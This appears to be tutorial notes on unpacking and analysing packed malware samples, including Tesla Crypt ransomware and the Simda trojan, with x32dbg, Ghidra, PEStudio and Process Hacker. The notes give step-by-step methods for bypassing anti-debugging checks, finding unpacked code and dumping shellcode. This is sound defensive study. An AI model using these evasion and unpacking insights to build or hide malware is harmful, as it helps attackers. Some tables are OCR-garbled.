Always pick the tool for the correct program - check if it is either x32 or x64 and reverse the tool. **This is effectively dynamic analysis.** Click on **run**. We know from our previous analysis there is a **debugger** present - thus we need to create a **breakpoint**.

**ASLR: Address Space Layout Randomization.** This is a security feature to randomise the base address when the program is running.


#### Ghidra:

```
00403b7a ff 15 30 <u>CALL</u> dword ptr [->KERNEL3 f3 48 00
```

#### Xdbg:


```
00BC0000 00001000 sample.bin
00BC1000 0008E000 ".text"
00C4F000 0002F000 ".rdata"
```

We need to recalculate these values. Take the **first part** of the .text xdbg, and add the **last part** of the **Ghidra** expression, et voila:



When we click on **OK** it will take us to the **IsDebuggerPresent** function:

Here we put a **breakpoint** by **right clicking** on the parameter, select **breakpoint** and **toggle**. Now the program will **stop at this breakpoint** if you run it.




First click on **Step Over** and Modify the **EAX** value to 0 (from 1).



Now click on **Step over** and see if it works. If it continues - it works. **JNE** means **Jump Not Equal** - so if this is not 0, it will **not jump**.



Now also set a breakpoint at **bp VirtualAlloc** - which you can enter in the **Command section**. This can be reviewed in the breakpoints section.



Now run so you are going to hit the next breakpoint: VirtualAlloc. This function is used by malware just before it unpacks itself. It needs to allocate virtual memory in order to unpack itself. Now we are going to jump over it.



**Jump** towards the following parameter:

```
push FFFFFFFF

call dword ptr ds:[<&ZwAllocateVirtualMemory>]

test eax,eax

js kernelbase.76396A55

mov eax,dword ptr ss:[ebp-4]

mov esp.ebp
```

Now we need to look for the **second parameter (esp+4 or EAX)**:

```
Default (stdcall)

1: [esp] FFFFFFFF

2: [esp+4] 013DE864

3: [esp+8] 00000000


4: [esp+C] 013DE860 "\vA\x03" EBX 00000000

5: [esp+10] 00003000 ECX 013DE880
```

**Right click** it and click on **Follow in dump**. This will be the address allocated for your virtual memory. Now **jump again**. **EAX** now is offering a **return value 0**: which means **success**!



Now we can check in the **memory map** and see the next value is **ERW** and **PRIV** - which means the memory has been allocated:



Now you can further analyse the file with tools such as Ghidra and Process Hacker to dump the memory. For now - this is a bit too advanced to proceed.

# Reverse engineering malware sample 4

- Analysis of Tesla Crypt Ransomware
- File identification
- Custom packer detection using PEStudio
- Using xdbg debugger to unpack
- Using Process Hacker to dump memory
- Analysing unpacked file using Ghidra

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample-4\demo1_ransomware.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample-4\demo1_ransomware.bin

27.1% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)


20.8% (.EXE) Win16 NE executable (generic) (5038/12/1)

18.6% (.EXE) Win32 Executable (generic) (4505/5/1)


8.5% (.ICL) Windows Icons Library (generic) (2059/9)

8.3% (.EXE) 05/2 Executable (generic) (2029/13)
```

We open **DIE**: **Detect It Easy** and open the malware.



It did not detect any packers... that doesn't mean they are not there. Click on **Entropy**. It tells you it is **95% packed!** Entropy tells you how the bits are distributed in the file. *This is not natural...* It means it is **encrypted / encoded**. Normal files are not this random! Max. entropy is 8.0, now it is almost at a maximum.



## Open the file with **pestudio** and let it analyse. The **file-type is an executable!**

description	nah nahApp
file-type	<u>executable</u>
cpu	32-bit
subsystem	GUI

## There are a couple of libraries, but the imports are very few!

library (4)	duplicate (0)	flag (1)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (6)
CLUSAPI.dll	-	x	-	0x000051E4	0x00005000	implicit	<u>1</u>
msvcrt.dll	-	-	-	0x00005200	0x0000501C	implicit	2
KERNEL32.dll	-	-	-	0x000051EC	0x00005008	implicit	<u>2</u>
USER32.dll	-	-	-	0x000051F8	0x00005014	implicit	<u>1</u>


## Similar to the APIs. Again it indicates this is packed.

imports (6)	flag (1)	first
<u>CreateEventW</u>	-	0x0
memset	-	0x0
<u>memcpy</u>	-	0x0
GlobalMemoryStatus	×	0x0
<u>GetClusterResourceKey</u>	-	0x0
RemovePropA	-	0x0
<u>RemovePropA</u>	-	0x


#### We look into the **sections** and see the **entropy is again VERY HIGH:**

property	value	value	value	value	value
general					
name	.text	para	.rdata	.data	.crt
md5	A350DDAC8A73DE997293A3	73473F47F203271298E637CB	A144F7E064CC4278488D7FB	69ED26DA8A749BE4900DB9	49B2C8966E
entropy	5.739	1.972	1.030	7.648	7.883
file-ratio (98.89%)	3.33 %	1.11 %	1.11 %	16.67 %	27.78 %
raw-address	0x00001000	0x00004000	0x00005000	0x00006000	0x00015000
raw-size (364544 bytes)	0x00003000 (12288 bytes)	0x00001000 (4096 bytes)	0x00001000 (4096 bytes)	0x0000F000 (61440 bytes)	0x00019000
virtual-address	0x00001000	0x00004000	0x00005000	0x00006000	0x00059000
virtual-size (625275 bytes)	0x00002C71 (11377 bytes)	0x00000407 (1031 bytes)	0x0000031F (799 bytes)	0x000523D0 (336848 bytes)	0x000186B5
characteristics					
value	0x60000020	0x60000020	0x60000021	0xC0000040	0xC0000041
writable	-	-	-	x	x
executable	x	x	x	-	-
shareable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
items					
import	-	-	<u>0x00005180</u>	-	-


So... we need to **debug it** and **unpack it** with **xdbg.** Since we saw it was a **32x** executable - we will use **x32 xdbg.** Again: choose **options** and adjust the settings to exclude System Breakpoint and TLS Callbacks.



Now open the malware, and don't forget to select all files. We start by putting a bp on VirtualAlloc.



Click **run** until the **breakpoint**. And **Jump to VirtualAlloc**.




Now click on the **EAX** and select **Follow in Dump** and notice it is **empty**.



It is RW: Readable and Writable.

00B0D000	00003000	Thread 111C Stack	PRV	-RW-G	-RW
00B10000	0004A000		PRV	-RW	-RW
00C50000	00003000		PRV	-RW	-RW


It will now hit **VirtualAlloc** a second time. Jump a few times - and we see this will provide a second allocation of memory. Follow in Dump - again empty - the second location in memory that has been allocated for unpacking. The other dump has now been overwritten!



Check in the Memory Map again - and we see it is now ERW: Executable, Readable and Writable:

00B10000	0004A000		PRV	-RW	-RW
00B60000	00085000		PRV	ERW	ERW
00C50000	00003000		PRV	-RW	-RW
00C53000	0000D000	Reserved (00C50000)	PRV		-RW


Run again - and it has overwritten information again:




This confirms it has unpacked the executable. Now we need to dump this memory - by utilising **Process Hacker**.



Double click and **look at its memory. !! MAKE SURE TO RUN PROCESS HACKER AS ADMINISTRATOR !!** This is the reason we could not proceed in the previous malware analysis. It does not have sufficient permissions to look into the memory. Look for the memory location (in my case 00B6000).



This is a **RWX**: This is the same! (double click on the memory address)




Now we can **dump this** by **clicking on save**. We have now successfully dumped this executable.

☐ Name	^
demo1_r	ansomware.bin
ransomw	/are_dump.bin

## Unpacking / analysing the dump file

Open up this file in **pestudio**. It seems like this is the wrong file... no libraries and imports!



We repeat the x32db steps again and note the correct addresses: 00B20000 00B70000

00020000	70000000   TIT CAG 120   DEACK	11157		150
00B20000	0004A000	PRV	-RW	-RW
00B70000	00085000	PRV	ERW	ERW
00C60000	00003000	PRV	-RW	-RW
00C63000	0000D000 Reserved (00C60000)	PRV		-RW

We will now **dump a different location**. It started dumping in the **first address**.

✓ 0xb20000	Private	296 kB	RW
0xb20000	Private: Commit	296 kB	RW
✓ 0xb70000	Private	532 kB	RWX
0xb70000	Private: Commit	532 kB	RWX

Once we have this file dumped - we **look further into it** via **Hex Editor** (010 editor) and **search** for **4D5A**.

```
E0 FF 00 00 E0 CC 00 00 E0 00 80 CC 80 00 E0 00
80 FF FF CC CC FF
                  00 FF CC 80 FF 4D 5A 90 00 03
                                                 €ÿÿÌÌÿ.ÿÌ€ÿ<mark>MZ</mark>...
                     FF FF
                           00 00 B8 00 00 00 00
00 00 00 04 00
               00 00
                                                 .....ÿÿ..,....
00 00 00 40 00
               00 00 00 00 00 00 00 00 00 00
00 00 00 00 00
               00
                  00
                     00 00 00 00 00 00 00 00
00 00 00 00 00
               00 00 B0 00 00 00 0E 1F
                                       BA 0E 00
B4 09 CD 21
            B8
               01
                  4C
                     CD 21
                           54 68 69
                                    73
                                       20 70 72
                                                  ľ.Í!¸.LÍ!This pr
                                 74 20 62 65 20
6F 67
      72 61 6D
               20 63 61 6E
                           6E 6F
                                                 ogram cannot be
   75 6E 20 69
               6E
                  20 44 4F
                           53 20 6D 6F
                                       64 65 2E
                                                 run in DOS mode.
OD OD OA 24 00
               00 00 00 00 00 00 2B A1 2E DA 6F
                                                 ...$....+;.Úo
CO 40 89 6F CO
               40 89
                     6F
                        CO 40 89 6F CO 40 89 6E
                                                 À@&oÀ@&oÀ@&oÀ@&n
CO 40 89 48 06
               38 89 6E CO 40 89 52 69 63 68 6F
                                                 À@&H.8&nÀ@&Richo
CO 40 89 00 00
               00 00 00 00 00 00 50 45
                                       00 00 4C
01 04 00 2D 39
               D3 56 00 00 00 00 00 00 00 E0
00 02 01 0B 01
               08 00 00 1A
                           00 00 0A
                                       00 00 00
00 00 00 30 28
               00 00 00 10 00 00 00 30 00 00 00
                                                 ...0(.....0.
00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00
00 00 00 04 00 00 00 00 00 00 00 50 08 00 00 ......
```

In theory you now have to look for the correct 4D5A value, as there are multiple ones. Normally you should open every single one - but this time we know it is the second value.

We now select **all the wrong bytes** (the ones before MZ) and **delete them**. We **save this** and **open this in pestudio**.

It may take some times until you have it right.


We now finally see **we have libraries and imports!** *And the correct compiler-stamp.* We now have **way more imports!** 

Addres	S	Value
Found 10 oc	currence	es of '4D5A'.
6AFBh	40	D5A
940Fh	4[	D5A
2ECB6h	4[	D5A
35658h	4[	D5A
3C395h	4[	D5A
3C64Dh	4[	D5A
3C901h	4[	D5A
3E8B2h	4[	D5A
3FDD9h	4[	D5A
406AEh	4[	D5A


library (12)	duplicate (0)	flag (3)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (150)
gdiplus.dll	-	-	-	0x0003AE60	0x00031230	implicit	9
SHLWAPI.dll	-	-	-	0x0003AE28	0x000311F8	implicit	2
PSAPI.DLL	-	x	-	0x0003AE0C	0x000311DC	implicit	2
ntdll.dll	-	-	-	0x0003AE88	0x00031258	implicit	9
KERNEL32.dll	-	-	-	0x0003AC98	0x00031068	implicit	88
USER32.dll	-	-	-	0x0003AE34	0x00031204	implicit	4
GDI32.dll	-	-	-	0x0003AC70	0x00031040	implicit	<u>9</u>
ADVAPI32.dll	-	-	-	0x0003AC30	0x00031000	implicit	<u>15</u>
SHELL32.dll	-	-	-	0x0003AE18	0x000311E8	implicit	<u>3</u>
ole32.dll	-	-	-	0x0003AEB0	0x00031280	implicit	<u>1</u>
MPR.dll	-	x	-	0x0003ADFC	0x000311CC	implicit	<u>3</u>
WININET.dll	-	x	-	0x0003AE48	0x00031218	implicit	<u>5</u>

# Ghidra analysis

Create a new project... just like last time.



Now open the file and look for two parameters: Check WindowsPE, uncheck PDB.



Analysing has started - this will take up a few minutes again.

Now look for the entry point, go to Exports and click entry.

We have our famous security\_init\_cookie and JMP - famous for Windows files. The FUN signature could be for the WINMAIN. Open up this signature.

```
__wwincmdln();
local_24 = FUN_004lefc0();
if (local_20 == 0) {
   _exit(local_24);
```

https://learn.microsoft.com/en-us/windows/win32/learnwin32/winmain--the-application-entry-point

Now change / edit this signature:



At this point you can pretty much go "bonkers" and analyse even further. This is, for now, the stopping point of this analysis.

# Reverse engineering Malware sample 5 (Simda Trojan)

- Analysis of Simda
- File identification
- Custom packer detection using PEStudio
- Identifying abnormal function epilogue
- Using Ghidra and xdbg to analyze abnormal epilogues
- Unpacking and dumping embedded code
- Alternative to VirtualAlloc method

#### A normal function:

•Each function maintains the frame

•A dedicated register EBP is used to keep the frame pointer

•Each function uses prologue code (blue), and epilogue (yellow) to maintain the frame

```
my_function:

push ebp ; save original EBP value on stack
mov ebp, esp ; new EBP = ESP
.... ; function body
pop ebp ; restore original EBP value
ret
```


#### Sometimes there can be abnormal function epilogues:

Unpacking code is often "one-way", look for code with abnormal transfer control


Lack of standard epilogue, JMP instead of RET, PUSH-RET and other deviations are good indicators

Often occur at the end of a function, don't get caught up in all the details!

The below is a **fake return**. Because the **RET** will **NOT RETURN** to the PUSH anymore.



The below is an **unexpected jump:** the JMP will come unexpectedly straight to the RET. RET will jump to the Embedded Code instantly.




#### Shell code:

- Historically shellcodes are machine code that spawns a command shell (eg, cmd or bash )
- Injected into vulnerable programs
- Used in the above way = exploits
- In Malware, shellcodes can do anything, eg, unpacking malicious instructions, or inserting fake rets or unexpected jumps

How to write shellcodes:

https://www.sentinelone.com/blog/malicious-input-how-hackers-useshellcode/

An example of a **complex malware** can be seen in the screenshot below: This is a **two layer unpacking** mechanism, opposed to only unpacking it in one layer.



## Identification


```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample-5\demo2_simda.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample-5\demo2_simda.bin
52.9% (.EXE) Win32 Executable (generic) (4505/5/1)
23.5% (.EXE) Generic Win/DOS Executable (2002/3)
23.5% (.EXE) DOS Executable Generic (2000/1)
```

This is clearly an EXE (but its extension is .bin?). Open up **DIE** and look into the entropy again. Mediocre entropy - and no packer, again.




#### In pestudio we notice there is no known signature, it is executable:

description	Command line RAR		
er .			
file-type	<u>executable</u>	signature	n/a
cpu	32-bit	,	
CDU	37 - 1111		

#### A number of indicators are present again: abnormal sections, few libraries and imports.


library (3)	duplicate (0)	flag (0)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (8)
KERNEL32.dll	-	-	-	0x000C8F68	0x000C600C	implicit	<u>5</u>
USER32.dll	-	-	-	0x000C8F80	0x000C6024	implicit	<u>1</u>
ADVAPI32.dll	-	-	-	0x000C8F5C	0x000C6000	implicit	2



So at this point we can only assume **this is in fact a packaged malware**. But how do we unpack it?

## Identify abnormal epilogue

We will use Ghidra for analysis.



Uncheck PDB and check WindowsPE!

When we look at the **entry** - this is absolutely strange. A **push** before a **ret** is **abnormal**.

Right click on one of the addresses and click on **disassemble**. Next up is **selecting a few values and clearing it's bytes**:

	LAB_00401394		
00401394 68	??	68h	h
00401395 9a	??	9Ah	
00401396 13	??	13h	
00401397 40	??	40h	@
00401398 00	??	00h	
00401399 c3	??	C3h	
0040139a 68	??	68h	h
0040139b a0	??	A0h	
0040139c 13	??	13h	
0040139d 40	??	40h	@
0040139e 00	??	00h	
0040139f c3	??	C3h	
004013a0 <mark>68</mark>	??	68h	h
004013a1 a6	??	A6h	
004013a2 13	??	13h	
004013a3 40	??	40h	0
004013a4 00	??	00h	
004013a5 c3	??	C3h	

Now go to **Window** and select **Bytes**. This opens up a hex editor.

We now change the values to **90** - as this is a **no operating** value.

```
) ac a0 4c 00 00 00 00 00 8b 15 ac a0 4c 00 89 15

) b0 a0 4c 00 90 90 90 90 90 90 90 90 90 90 90

) 90 90 90 90 90 90 al 88 a0 4c 00 50 8b 0d a4 a0

) 4c 00 51 e8 48 fd ff ff 83 c4 08 8b 15 88 a0 4c

) 00 52 al a4 a0 4c 00 50 e8 33 fd ff ff 83 c4 08
```

		LAB_00401394	
00401394	90	??	90h
00401395	90	??	90h
00401396	90	??	90h
00401397	90	??	90h
00401398	90	??	90h
00401399	90	??	90h
0040139a	90	??	90h
0040139b	90	??	90h
0040139c	90	??	90h
0040139d	90	??	90h
0040139e	90	??	90h
0040139f	90	??	90h
004013a0	90	??	90h
004013a1	90	??	90h
004013a2	90	??	90h
004013a3	90	??	90h
004013a4	90	??	90h
004013a5	90	??	90h
h04013a6	al 88 a0	MOV	FAX IDAT 004ca0881

Now we want Ghidra to reassemble the bits of code. Click at the **top** of this code and select **repair flow**. Once we look at the code again we notice yet again another abnormal jumps. When we follow the ECX we see the data is **undefined**.


```
*****
                 undefined __stdcall FUN_00401130(void)
                   assume FS OFFSET = 0xffdff000
   undefined
                   AL:1
                              <RETURN>
                 FUN 00401130
                                                          XREF[5]:
                                                                     en:
                                                                     00
                 PUSH EBP
00401130 55
                    MOV
00401131 8b ec
                              EBP, ESP
00401133 8b d2
                   MOV
                              EDX, EDX
00401135 8b 25 9c
                   MOV
                              ESP, dword ptr [DAT 004ca09c]
      a0 4c 00
0040113b 8b d2
                   MOV
                              EDX, EDX
0040113d 5d
                    POP
                              EBP
0040113e 8b d2
                   MOV
                              EDX, EDX
00401140 ff 35 b8
                   PUSH
                              dword ptr [DAT 004ca0b8]
       a0 4c 00
00401146 8b d2
                   MOV
                              EDX, EDX
00401148 ff 35 90
                    PUSH
                              dword ptr [DAT_004ca090]
     a0 4c 00
0040114e 8b d2
                   MOV
                              EDX, EDX
00401150 8b 0d 94
                   MOV
                              ECX, dword ptr [DAT_004ca094]
       a0 4c 00
00401156 eb 0c
                   JMP
                              LAB 00401164
                              8Bh
00401158 8b
                    22
00401159 d2
                              D2h
                    22
0040115a 8b
                    22
                              8Bh
0040115b d2
                    22
                              D2h
0040115c 8b
                             8Bh
                    22
0040115d d2
                    22
                             D2h
0040115e 8b
                    ??
                              8Bh
0040115f d2
                    22
                             D2h
00401160 8b
                    22
                              8Bh
                             D2h
00401161 d2
                    22
00401162 8b
                    ??
                             8Bh
00401163 d2
                             D2h
                    22
                 LAB 00401164
                                                          XREF[1]: 00
00401164 51
                     PUSH
                             ECX
00401165 eb 00
                             LAB 00401167
                     JMP
                 LAB 00401167
                                                          XREF[1]: 00
00401167 c3
                     RET
00401168 5d
                     ??
                             5Dh 1
```

## Unpacking shellcode

Open up x32db (since we know it is x32...).



We will have to put a **breakpoint** at the point where things go somewhat janky:



When stepping over we notice we make this abnormal RET... This is not normal behaviour - but we now have found the packed shellcode which we need in Ghidra.

Now use the following command:


Savedata path to-Output file, base addr, size

savedata C:\Users\Freds\Documents\malware-sample-5\shellcode.bin, 02360000, 00087000


To find the **base\_addr** - simply right click on the selected push to find the address in the **memory map**. The **size** is exactly the **second parameter**.



Now **paste** the command in the **Command** section in x32dbg.



Now import this file into Ghidra - and select the correct language.



Now click in the already open Ghidra CodeBrowser - File - Open - Analyse the new file.


Now we need the **correct address** - use the address from **x32dbg**: **023E6ED0** - we do need **its offset!** 

We can calculate this with the calculator, and we need to subtract the **base address** which we already found in the previous steps:

#### **023E6ED0 - 02360000 = 86ED0**

Now go to **Ghidra** and select **Navigation** - and click **Go To...** and enter the address. This is effectively the **entry point**.

Go to main -> click on return -> and we are now in the code again!




We need to put a breakpoint at the **RET address**. *Return to x32dbg...* A little bit of math wizardry again: the address mentioned above + the base address!

023E + 6fc4: 023E6fc4




Now we run again and jump back. We notice it is sending us back to the original location.

We can use a **Plugin Scylla** to unpack this newly found code.

